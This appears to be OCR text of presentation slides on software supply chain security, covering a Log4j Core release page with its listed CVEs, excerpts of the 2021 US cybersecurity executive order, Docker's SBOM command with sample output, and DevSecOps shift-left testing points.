
	Version
2.18.x	2.18.0
	2.17.2
2.17.x	2.17.1
	2.17.0
2.16.x	2.16.0
2.15.x	2.15.0
2.14.x	2.14.1
	2.14.0
	2.13.3
	2.13.2

Apache Log4j Core » 2.17.0

The Apache Log4j Implementation

License	Apache 2.0
Categories	Logging Frameworks
Date	(Dec 18, 2021)
Files	pom (22 KB) jar (1.7 MB) View All
Repositories	Central
Ranking	#54 in MvnRepository (See Top Artifacts)
Used By	8,172 artifacts
Vulnerabilities	Direct vulnerabilities: CVE-2021-44832 CVE-2021-44832 Vulnerabilities from dependencies: CVE-2022-23305 CVE-2022-23302 CVE-2022-23221 View 6 more ...

From writing software to assembling software - Software Bill of Materials (SBOMs)



Sec. 2. Removing Barriers to Sharing Threat Information.
Sec. 4. Enhancing Software Supply Chain Security.
Sec. 5. Establishing a Cyber Safety Review Board.
Sec. 6. **Standardizing** the Federal Government's Playbook for **Responding** to Cybersecurity **Vulnerabilities** and **Incidents**.
Sec. 7. **Improving Detection** of Cybersecurity Vulnerabilities and Incidents on Federal Government Networks.
Sec. 8. Improving the Federal Government's **Investigative** and **Remediation Capabilities**.

BRIEFING ROOM


Executive Order on Improving the Nation's Cybersecurity

MAY 12, 2021 • PRESIDENTIAL ACTIONS

By the authority vested in me as President by the Constitution and the laws of the United States of America, it is hereby ordered as follows:

Section 1. Policy. The United States faces persistent and increasingly sophisticated malicious cyber campaigns that threaten the public sector, the private sector, and ultimately the American people's security and privacy. The Federal Government must improve its efforts to identify, deter, protect against, detect, and respond to these actions and actors. The Federal Government must also carefully examine what occurred during any major cyber incident and apply lessons learned. But cybersecurity requires more than government action. Protecting our Nation from malicious cyber actors requires the Federal Government to partner with the private sector. The private sector must adapt to the continuously changing threat environment, ensure its products are built and operate securely, and partner with the Federal Government to foster a more secure cyberspace. In the end, the trust we place in our digital infrastructure should be proportional to how trustworthy and transparent that infrastructure is, and to the consequences we will incur if that trust is misplaced.

The Role of the SBOMs



Emerging SBOM standards SPDX,CycloneDX … tools

Announcing Docker SBOM: A step towards more visibility into Docker images

```
docker sbom neo4j:latest|grep log4j
log4j-api                          2.17.1
java-archive
log4j-core                         2.17.1
java-archive
docker sbom tomcat:9.0.64-jre11
```

JUSTIN CORMACK

Apr 7 2022

```
docker sbom alpine:latest
NAME                     VERSION      TYPE
alpine-baselayout        3.2.0-r20    apk
alpine-baselayout-data   3.2.0-r20    apk
alpine-keys              2.4-r1       apk
apk-tools                2.12.9-r3    apk
busybox                  1.35.0-r13   apk
ca-certificates-bundle   20211220-r0  apk
libc-utils               0.7.2-r3     apk
libcrypto1.1             1.1.1o-r0    apk
libssl1.1                1.1.1o-r0    apk
musl                     1.2.3-r0     apk
musl-utils               1.2.3-r0     apk
scanelf                  1.3.4-r0     apk
ssl_client               1.35.0-r13   apk
zlib                     1.2.12-r1    apk
docker sbom alpine:latest --format syft-json|cyclonedx-xml
```

Today, Docker takes its first step in making what is inside your container images more visible so that you can better secure your software supply chain. Included in Docker Desktop 4.7.0 is a new, experimental `docker sbom` CLI command that displays the SBOM (Software Bill Of Materials) of any Docker image. It will also be included in our Linux packages in an upcoming release. The functionality was developed as an open source collaboration with Anchore using their Syft project.

Agenda

1. From Agile to **DevSecOps**
2. Security **challenges**
3. **Shift-Left/-Right** approach
4. Continuous **security chains**

Dev(Sec)Ops Dilemma

DevOps Toolchain is to complex, expensive to maintain

Developers are slowed down by bottlenecks

Trading speed for security


Maintaining applications is often not primary focus

According to surveys 78% of all errors are found in external libraries

In modern applications only about 20% of the applications code is written by the development team, everything else is usually open source code (OSS)


Adopt a "Shift Left" Approach to Testing

Shifting Test Type Emphasis	Increased emphasis on unit, component and service layer tests
Continuous Testing	Leverage test automation; essentially, no manual testing
Model-Based Testing	Testing of executable requirements, architecture and design models



